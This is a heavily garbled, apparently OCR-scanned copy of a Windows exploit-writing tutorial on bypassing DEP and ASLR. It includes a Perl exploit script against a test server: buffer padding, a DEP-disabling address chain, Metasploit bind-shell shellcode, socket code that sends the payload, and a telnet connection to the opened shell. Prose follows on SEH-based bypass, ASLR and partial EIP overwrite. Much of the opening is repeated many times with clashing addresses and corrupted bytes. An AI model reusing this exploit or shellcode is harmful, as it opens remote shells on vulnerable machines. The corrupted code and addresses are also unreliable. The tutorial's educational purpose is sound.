773F4FDC Found jmp edx at 0x773f4fcc [user32.dll] Access: (PAGE_READONLY) 773F4FD0 Found jmp edx at 0x773f4fd0 [user32.dll] Access: (PAGE_READONLY) 773F4FD4 Found jmp edx at 0x773f4fd4 [user32.dll] Access: (PAGE_READONLY)	
773F4FD4 Found jmp edx at 0x773f4fd4 Luser32.dllj Access: (PAGE_READONLY) 773F509C Found jmp edx at 0x773f509c Luser32.dllj Access: (PAGE_READONLY) 773F509A4 Found jmp edx at 0x773f50a4 Luser32.dllj Access: (PAGE_READONLY)	
773F50AC Found jmp edx at 0x773f50ac Euser32.dlll Access: (PAGE_READONLY) 773F50B4 Found jmp edx at 0x773f50b4 Euser32.dlll Access: (PAGE_READONLY)	
773F516C Found jmp edx at 0x773f516c Euser32.dlll Access: (PAGE_READONLY) 773F5170 Found jmp edx at 0x773f5170 Euser32.dlll Access: (PAGE_READONLY)	
ovefindaddr j edx	
np edx (user32.dll) : 0x773eb603. After doing some calculations, we can build a buffer like this :	
mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nons after the shellcode, edx will then point to 0x0012e900, which sits at some	where
	where re the
mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict;	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508;</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$junk = "A" x 508; my \$junk = mack('V'.0x77c177f8); #adjust ebp</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x71c0db30); #adjust esi \$disabledep = \$disabledep.pack('V',0x7c68311d); #set eax to 1</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x77c00300); #adjust esi \$disabledep = \$disabledep.pack('V',0x7c68311d); #set eax to 1</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x71c0db301); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x77c834310); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x77c834345); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell_bind_tcp - 702 bytes # http://www.metasploit.com</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x71c0db30); #adjust esi \$disabledep = \$disabledep.pack('V',0x72c86311d); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x77c86311d); #jmp edx user32.dll \$disabledep = \$disabledep.pack('V',0x7c8343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell_bind_tcp - 702 bytes # http://www.meTasploit.com # Encoder: x86/alpha_upper # EXITFUNC=seh, LPORT=5555, RHOST=</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x71c0db30); #adjust esi \$disabledep = \$disabledep.pack('V',0x77c8311d); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x77c8343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell bind tcp - 702 bytes # http://www.metasploit.com # ExcITFUNC=seh, LPORT=5555, RHOST= my \$shellcode="\x89\xe0\xd0\xd0\xd0\x70\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x4</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$junk = "A" x 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x7c804300); #adjust esi \$disabledep = \$disabledep.pack('V',0x77c80603); #jmp edx user32.dll \$disabledep = \$disabledep.pack('V',0x77c8343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell_bind_tcp - 702 bytes # http://www.metasploit.com # Encoder: x86/alpha upper # EXITFUNC-seh, LPORT=5555, RH0ST= my \$shellcode="\x80;xe0\xd0\xd0\xd0\x70\xf4\x59\x49\x49\x49\x49\x49\x43". "\x41\x41\x50\x30\x41\x33\x48\x48\x30\x41\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops unti edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner: use strict; use Socket; my \$junk = "A" × 508; my \$junk = "A" × 508; my \$disabledep = pack('V',0x77c177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x71c0db30); #adjust esi \$disabledep = \$disabledep.pack('V',0x77a5b603); #jmp edx user32.dll \$disabledep = \$disabledep.pack('V',0x77a5b603); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell bind tcp - 702 bytes # http://www.metasploit.com # Excoder: x86/alpha upper # EXITFUNC=seh, LPORT=5555, RHOST= my \$shellcode= 'x89\x60\x60\x60\x69\x70\xf4\x59\x49\x49\x49\x49\x49\x49\x43" . "\x41\x41\x50\x30\x41\x41\x51\x54\x56\x54\x58\x33\x30\x56\x58" "\x41\x41\x50\x30\x41\x41\x51\x32\x41\x42\x32\x42\x42\x42 "\x42\x42\x58\x50\x38\x41\x43\x44\x48\x48\x48\x40\x41\x42\x42 x42\x42\x58\x50\x38\x41\x43\x43\x44\x44\x49\x44\x42\x42 x42\x42 x42\x42\x58\x50\x38\x41\x43\x44\x44\x44\x44\x44\x44 x44\x41\x41\x41\x51\x58\x50\x38\x41\x43\x44\x44\x44\x44\x44\x44 x44\x41\x41'x55\x50\x38\x41\x43\x44\x44\x44\x44\x44\x44 x44\x41\x41'x55\x50\x38\x41\x43\x44\x44\x44\x44\x44\x44 x44\x41'x41'x41'x41'x41'x51 x44\x44\x55\x50\x38\x41\x43\x44\x44\x44\x44\x44\x44 x44\x44\x44\x55 x45\x44\x44\x58\x50\x38\x41\x43\x44\x44\x44\x44\x44\x44 x44\x44\x44\x55 x45\x44\x44\x58\x50\x38\x44\x43\x44\x44\x44\x44\x44\x44 x44\x44\x44\x44</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops unit edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use Socket; my \$disabledep = pack('V',0x7rc177f8); #adjust ebp \$disabledep = \$disabledep.pack('V',0x7rc60311d); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x7rc60311d); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x7rc60311d); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x7rc80313); #jmp edx user32.dll \$disabledep = \$disabledep.pack('V',0x7rc8343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell_bind_tcp - 702 bytes # http://www.metasploit.com # Encoder: x86/alpha_upper # EXITFUNC=seh, LPORT=5555, RHOST= my \$shellcode="\x89\x80\x41\x30\x41\x30\x41\x30\x44\x48\x30\x41\x30\x44\x40\x30\x44\x42\x42\x42\x42\x30" ."\x43\x41\x42\x50\x30\x41\x41\x42\x32\x41\x40\x40\x40\x44\x44" ."\x42\x42\x58\x50\x38\x41\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor solve should have a winner : use strict; use Socket; my \$jink = "A" x 508; my \$disabledep = \$disabledep.pack('V',0x77c177f8); #adjust esi \$disabledep = \$disabledep.pack('V',0x773eb603); #adjust esi \$disabledep = \$disabledep.pack('V',0x773eb603); #jimp edx user32.dll \$disabledep = \$disabledep.pack('V',0x778343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell_bind_tcp - 702 bytes # http://www.metasploit.com # Encoder: x86/alpha upper # EXITFUNC=seh, LPORT=5555, RHOST= my \$shellcode=" \x89\xe0\y40\y40\y40\y470\xf4\x59\x49\y49\y49\y49\y49\y43" . "\x41\x41\x50\x30\x41\x33\x44\x43\x43\y43\y43\y44\y30\y44\y30' . "\x41\x41\x42\x58\x50\x33\x41\x43\y43\y44\y30\y44\y42" . "\x44\x41\x50\x30\x41\x43\y43\y43\y44\y30\y44\y30\y44\y42" . "\x44\x41\x50\x30\y41\x43\y43\y43\y43\y44\y30\y44\y42\y42\y42 "\x44\x42\x58\x50\y33\y44\y43\y43\y43\y44\y43\y44\y42" . "\x44\x42\x58\x50\y33\y44\y43\y43\y43\y44\y30\y44\y42\y42\y42 "\x44\y44\y58\y50\y4d\y44\y43\y43\y43\y44\y43\y44\y43\y44\y43\y44\y44</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner : use strict; use socket; my sjunk = "A" × 508; my sjushledep = pack('V',0x71c10db30); #adjust esi sdisabledep = sdisabledep.pack('V',0x7266311d); #set eax to 1 sdisabledep = \$disabledep.pack('V',0x7268311d); #set eax to 1 sdisabledep = \$disabledep.pack('V',0x7268343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell bind_tcp - 702 bytes # http://www.metasploit.com # Encoder: x86/alpha upper my \$shellcode="\x89\xe0\xd9\xd0\xd0\xd0\x70\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x43". "\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner:  use strict; use Socket; my Sjunk = "A" x 508; my Sjunk = "A" x 508; my Sjush = 'A" x 508; my Sjush = 'A' x 508; my Sjush = 'A' x 508; my Sjush = 'A' y 0' x 10; # disabledep = \$disabledep.pack('', '8, 877683116); #ste eax to 1 \$disabledep = \$disabledep.pack('', 8, 877683145); #run NX Disable routine my Snops1 = ''x90' x 10; # windnows/shell bind tcp - 702 bytes # http://www.meTasploit.com # Encoder': x86/alpha upper # EXITFUNC-seh, LPORT=5555, RHOST= my Sshellcode=''x88/alpha(x41)x31x48(x40)x41)x41x42(x42)x42(x42)* * ''x41x41x42(x54)x41x41x51x5a(x56)x58(x53)x33(x40)x47(x42)* * ''x41x41x42(x54)x41x41x51x32(x41)x41x41x51x32(x41)x41x42(x42)x42(x42)* * ''x41x41x42(x54)x41x41x51x32(x41)x41x42(x42)x42(x42)* * ''x41x41x42(x54)x41x41x51x31x41x41x42(x42)x44(x44)* * ''x42(x42)x58(x41)x41(x51)x34(x41)x41(x51)x34(x41)x41(x42)* * ''x41x42(x42)x54(x41)x41(x43)x41(x44)x44(x44)x44(x44)* * ''x42(x42)x54(x41)x41(x43)x41(x44)x44(x44)x44(x44)* * ''x42(x42)x54(x41)x41(x42)x42(x42)x44(x44)* * ''x42(x42)x54(x41)x41(x42)x42(x42)x44(x44)x44(x44)* * ''x42(x42)x44(x44)x44(x44)x44(x44)x44(x44</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner:     use strict;     use strict;     use socket;     my sjunk = "A" x 508;     my sjunk = "A" x 508;     my sjush = "A" x 508;     my sdisabledep = pack('V',0x77c177f8); #adjust ebp     sdisabledep = sdisabledep.pack('V',0x77c000); #adjust esi     sdisabledep = sdisabledep.pack('V',0x77c000); #mode user32.dll     sdisabledep = sdisabledep.pack('V',0x77c000); #mode user32.dll     sdisabledep = sdisabledep.pack('V',0x77c000); #mode user32.dll     sdisabledep.sot, Low 702 bytes     # bittp://www.meTasploIi.com     # Encoder: x806/alpha upper     # EXIFUNC=seh, LPORT=5555, RHOST=     " x43\x41\x50\x31\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops unti edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner:  use strict; use Socket; my Sjunk = "A" x 508; disabledep = sdisabledep.pack('V',0x77c177f8); #adjust ebp sdisabledep = sdisabledep.pack('V',0x77c177f8); #adjust esi sdisabledep = sdisabledep.pack('V',0x77c177f8); #run NX Disable routine my Snops1 = "\x00" x 10; # windows/shell_bind_tcp - 702 bytes thttp://www.metasploit.com # Encoder: xd8/alpha upper # EXIT[NUC=seh. LPORT=5555, RHOST= my Shellcode="\x00\x41\x41\x41\x51\x45\x51\x46\x44\x40\x51\x47\x50\x40\x40\x40\x40\x40\x40\x40\x40\x40\x4</pre>	where re the
<pre>mp edx][10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner:  use strict; use Socket; my Sjunk = "A" × 508; my Sdisabledep = gatsabledep.pack('V',0x71c00130); #adjust esi sdisabledep = sdisabledep.pack('V',0x77c01778); #adjust ebp sdisabledep = sdisabledep.pack('V',0x77c017780); #adjust esi sdisabledep = sdisabledep.pack('V',0x77c017780); #inp edx user32.dll sdisabledep = sdisabledep.pack('V',0x77c017780); #inp edx user32.dll sdisabledep = sdisabledep.pack('V',0x77c017780); #inp edx user32.dll sdisabledep = sdisabledep.pack('V',0x7C0343f5); #run NX Disable routine my \$nops1 = "\x90" x 10; # windows/shell_bind_tCp - 702 bytes # http://www.metasploit.com # ExITPUNC=she, LPONT=5555, RHOST= my Sshellcode= 'x899xe0xd9xd0xd0xd0xd0x70x74xf4x59x40yx49x49x49x49x49x49x49.x 'x43x41x43x63x43x43x43x43x43x43x43x49x40x441x430x41x42'' ''x41x41x45x63x40x41x433x484x48x40x40x41x43x32'' ''x41x41x45x63x40x441x43x48x440x49x40x42x42x42'' '''x41x41x45x63x40x441x43x48x440x49x40x42x42x42'' '''x41x41x45x63x40x441x43x48x440x49x40x42x42x42'' '''x41x441x50x444x43x84x44x49x40x447x430x440x443x48x440x440x454x44'' '''x45x80x40x440x433x44x440x451x43x440x449x440x440x443x43 '''' '''x45x80x40x440x438x440x440x451x440x443x440x440x454x440x440x440x443x440x440x443x440x440x44</pre>	where re the
<pre>mp edx[]10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner:  use strict; use Socket; my \$junk = 'A' x 508; my \$disabledep = gdisabledep.pack('V',0x71c00530); #adjust esi \$disabledep = \$disabledep.pack('V',0x77c0778); #adjust esi \$disabledep = \$disabledep.pack('V',0x77c07786); #ijmp edx user32.dll \$disabledep = \$disabledep.pack('V',0x77c077860311d); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x77a8b663); #ijmp edx user32.dll \$disabledep = \$disabledep = \$disabledep.pack('V',0x77a8b663); #ijmp edx user32.dll \$disabledep = \$</pre>	where re the
<pre>mp edx[l10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops, so if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor hellcode, we should have a winner:  use strict; use Sockt; my sjunk = "A" x 508; my sdisabledep = pack('V',0x77c177f8); #adjust ebp Sdisabledep = fdisabledep.pack('V',0x7d5011d); #adjust esi Sdisabledep = fdisabledep.pack('V',0x7d5011d); #adjust esi Sdisabledep = fdisabledep.pack('V',0x77e5011d); #adjust esi Sdisabledep = fdisabledep.pack('V',0x7e5011d); #adjuster(',disabledep.pack('V',0x7e50</pre>	where re the
<pre>mp edx[10 nops][shellcode][more nops unti edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some room dhe last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops before relicode, we should have a winner: use strict: use strict: stric</pre>	where re the
<pre>mp edx[10 nops][shellcode][more nops until edx][jump back]. we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at some round the last 50 nops of these 500 nops, so if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops befor rellcode, we should have a winner:</pre>	where re the

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" "\x41\x41"; my \$nops2 = "\x90" x 480; my \$jumpback = "\xe9\x54\xf9\xff\xff"; #jump back 1708 bytes # initialize host and port my \$host = shift || 'localhost'; my \$port = shift || 'localhost'; my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address my \$iaddr = inet\_aton(\$host); my \$paddr = sockaddr\_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(\$OCKET, PF INET, SOCK\_STREAM, \$proto) or die "socket: \$!"; print "[+] Sending payload on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print "[+] Sending payload\n"; my \$payload = \$junk.\$disabledep.\$nops1.\$shellcode.\$nops2.\$jumpback."\n"; print SOCKET \$payload."\n"; close SOCKET or die "close: \$!"; system('telnet '.\$host.' 5555');

'\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59'

### **DEP bypass with SEH based exploits**

In the 2 examples above, both exploits (and the DEP bypass technique) were based on direct RET overwrite. But what if the exploit is SEH based ?

In normal SEH based exploits, a pointer to pop pop ret instructions are used to redirect the execution to the nSEH field, where jumpcode is placed (and subsequently executed). When DEP is enabled, you obviously still need to overwrite the SE structure, but instead of overwriting the SE Handler with a pointer to pop pop ret, you need to overwrite it with a pointer to pop reg/pop reg/pop esp/ret. The pop esp will shift the stack and the ret will in fact jump to the address in nSEH. (so instead of executing jumpcode in a classic SEH based exploit, you fill the nSEH field with the first address of the NX bypass routine, and you overwrite SE Handler with a pointer to pop/pop/pop esp/ret. Combinations like this are hard to find, pvefindaddr has a routine that will help you finding addresses like this.

### ASLR protection

Windows Vista, 2008 server, and Windows 7 offer yet another built-int security technique (not new, but new for the Windows OS), which randomizes the base addresses of executables, dll's, stack and heap in a process's address space (in fact, it will load the system images into 1 out of 256 random slots, it will randomize the stack for each thread, and it will randomize the heap as well). This technique is called ASLR (Address Space Layout Randomization).

The addresses change on each boot. ASLR and is enabled by default for system images (excluding IE7), and for non-system images if they were linked with the /DYNAMICBASE link option (available in Visual Studio 2005 SP1 and up, and availabe in VS2008). You can manually change the dynamicbase bit in a compiled library to make it ASLR aware (set 0×40 DIICharacteristics in the PE Header – you can use a tool such as PE Explorer to open the library & see if this DIICharacteristics field contains 0×40 in order to determine whether it is ASLR aware or not).

There is a registry hack to enable ASLR for all images/applications :

Edit HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\ and add a new key called "MoveImages" (DWORD) Possible values :

0 : never randomize image bases in memory, always honor the base address specified in the PE header.

-1 : randomize all relocatable images regardless of whether they have the IMAGE\_DLL\_CHARACTERISTICS\_DYNAMIC\_BASE flag or not.

any other value : randomize only images that have relocation information and are explicitly marked as compatible with ASLR by setting the IMAGE\_DLL\_CHARACTERISTICS\_DYNAMIC\_BASE (0×40) flag in DIICharacteristics field the PE header. This is the default behaviour. In order to be effective, ASLR should be accompanied by DEP (and vice versa)

Because of ASLR, even if you can build an exploit on Vista (stack overflow with direct ret overwrite, or seh based exploit), using an address from one of the dll's, there's a huge chance that the exploit will only work until the computer reboots. After the reboot, randomization is applied, and your jump address will not be valid anymore.

There are a couple of techniques to bypass ASLR. I'll discuss the techniques that use partial overwrite or uses addresses from non-ASLR enabled modules. I'm not going to discuss techniques that use the heap as bypass vehicle, or that try to predict the randomization, or use bruteforce techniques.

### **Bypassing ASLR : partial EIP overwrite**

This technique was used in the famous Animated Cursor Handling Vulnerability Exploit (MS Advisory 935423) from march 2007, discovered by Alex Sotirov. The following links explain how this bug was found and exploited : http://archive.codebreakers-journal.com/content/view/284/27/ -ani-notes.pdf - http://www.phreedom.org/research/vulnerabilities/ani-header/ and Metasploit- Exploiting the ANI vulnerability on Vista

This particular exploit was believed to be the first exploit that bypasses ASLR on Vista (and, while breaking protection mechanisms, also bypasses /GS - well, in fact, because the ANI header data is read into a structure, there was no stack cookie :-)).

The idea behind this technique is quite clever. ASLR will randomize only part of the address. If you look at the base addresses of the loaded modules after rebooting your Vista box, you'll notice that only the high order bytes of an address are randomized. When an address is saved in memory, take for example 0×12345678, it is stored like this :

LOW HIGH 87 65 43 21

c) Peter Van Feckhoutte

When ASLR is enabled, Only "43" and "21" would be randomized. Under certain circumstances, this could allow a hacker to exploit / trigger arbitrary code execution.

Imagine you are exploiting a bug that allows you to overwrite saved EIP. The original saved EIP is placed on the stack by the operating system. If ASLR is enabled, the correct ASLR randomized address will be placed on the stack. Let's say saved EIP is 0×12345678 (where 0×1234 is the randomized part of the address, and 5678 points to the actual saved EIP). What if we could find some interesting code (such as jump esp, or something else useful) in the address space 0x1234XXXX (where 1234 is randomized, but hey – the OS has already put those bytes on the stack)? We only need to find interesting code within the scope of the low bytes and replaced these low bytes with the corresponding bytes pointing to the address of our interesting code.

Let's look at the following example : open notepad.exe in a debugger (Vista Business, SP2, English) and look at the base address of the loaded modules :

Execu	table mod	lules			
Base	Size	Entry	Name	File version	Path
00230000 7466000 7466000 7406000 7502000 76970000 76970000 76970000 7602000 7602000 7602000 7602000 7602000 760000 760000 760000 760000 760000 760000 760000 760000 760000 760000 760000 760000 7600000	00023000 00042000 0019E000 0003F000 0003F000 0009D000 0007D000 00145000 00048000 00073000	002331ED 71D048E6 74P93681 74D6EB31 75E390DD 76874DD 76874DD 76679B1E 76C61AC2 76C61AC2 76C61AC2 76C61AC2 76C61AC2 76E61303 76F00CC1 76F91378 76F695F45 77649FAE	notepad WINSPOOL COMCTL32 UxThene SHELL32 USER32 USER32 USER32 GDI32 COMDLG32 RPCRT4 SHLWAPI SHLWAPI ADUAPI32 INM32 OLEAUT32 NESUT32	6.0.6000.16386 6.0.6001.18000 6.10 (longhorn_ 6.0.6001.18000 6.0.6001.18000 1.0626.6002.1800 6.0.6001.18000 6.0.6000.16386 6.0.6000.16386 6.0.6000.16386 6.0.6000.16386 6.0.6002.18005 6.0.6002.18005 6.0.6002.18005 6.0.6002.18005 7.0.6002.18005 7.0.6002.18005	C:\Windows\system32\notepad.exe C:\Windows\system32\WINSPODL.DRU C:\Windows\System32\WINSPODL.DRU C:\Windows\system32\UXTheme.dll C:\Windows\system32\UXTheme.dll C:\Windows\system32\USER32.dll C:\Windows\system32\ole32.dll C:\Windows\system32\ole32.dll C:\Windows\system32\COMDLG32.dll C:\Windows\system32\RPCRT4.dll C:\Windows\system32\RPCRT4.dll C:\Windows\system32\RPCRT4.dll C:\Windows\system32\RPCRT4.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll C:\Windows\system32\NDUAPI32.dll
	000C8000 00127000 000DC000	773B169E 7763B7F5	ntdll	6.0.6000.16386 6.0.6001.18000 6.0.6001.18000	C:\Windows\system32\MSCTF.dll C:\Windows\system32\ntdll.dll C:\Windows\system32\kernel32.dll

Reboot and perform the same action again :

Execu	table mod	lules			
Base	Size	Entry	Name	File version	Path
00200000	00028000	002D31ED		6.0.6000.16386	C:\Windows\system32\notepad.exe
72010000	00042000	720348E6		6.0.6001.18000	C: \Windows\system32\WINSPOOL.DRV
75170000	0019E000	751A3681 7547EB31		6.0.6000.16386	C:\Windows\WinSxS\x86_microsoft.window
76410000	0003F000 0004B000			6.0.6002.18005	C:\Windows\system32\UxTheme.dll C:\Windows\system32\GDI32.dll
76460000	00059000	7647BA35		6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
7640000		764C169E		6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76620000	00073000	76621AC2		6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76880000	000C3000 00B10000			6.0.6001.18000	C:\Windows\system32\RPCRT4.dll C:\Windows\system32\SHELL32.dll
77468888	88880888			6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
774F0000	0001E000	774F1378		6.0.6002.18005	C:\Windows\system32\IMM32.DLL
77510000	00090000	77527A1D		6.0.6001.18000	C:\Windows\system32\USER32.dll
77600000	00145000	77729400		6.0.6000.16386	C:\Windows\system32\ole32.dll
77820000	000000000	778687F5		6.0.6001.18000	C:\Windows\system32\kernel32.dll C:\Windows\system32\USP10.dll
77990000	88866888	779D0CC1		6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77890000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77000000	00009000	77CD1303		6.0.6002.18051	C:\Windows\system32\LPK.DLL
77040000	00000000	77D49FAE	MSVCrt	7.0.6002.18005	C:\Windows\system32\msvort.dll

The 2 high bytes of these base addresses are randomized. So every time you want to use an address from these modules, for whatever reason (jmp to a register, or pop pop ret, or anything else), you cannot simply rely on the address found in these modules, because it will change after a reboot. Now do the same with the vulnsrv.exe application (we have used this application 2 times already in this post, so you should now what application I am talking about) :

Enecu	table moo	Juics			
Base	Size	Entry	Nane	File version	Path
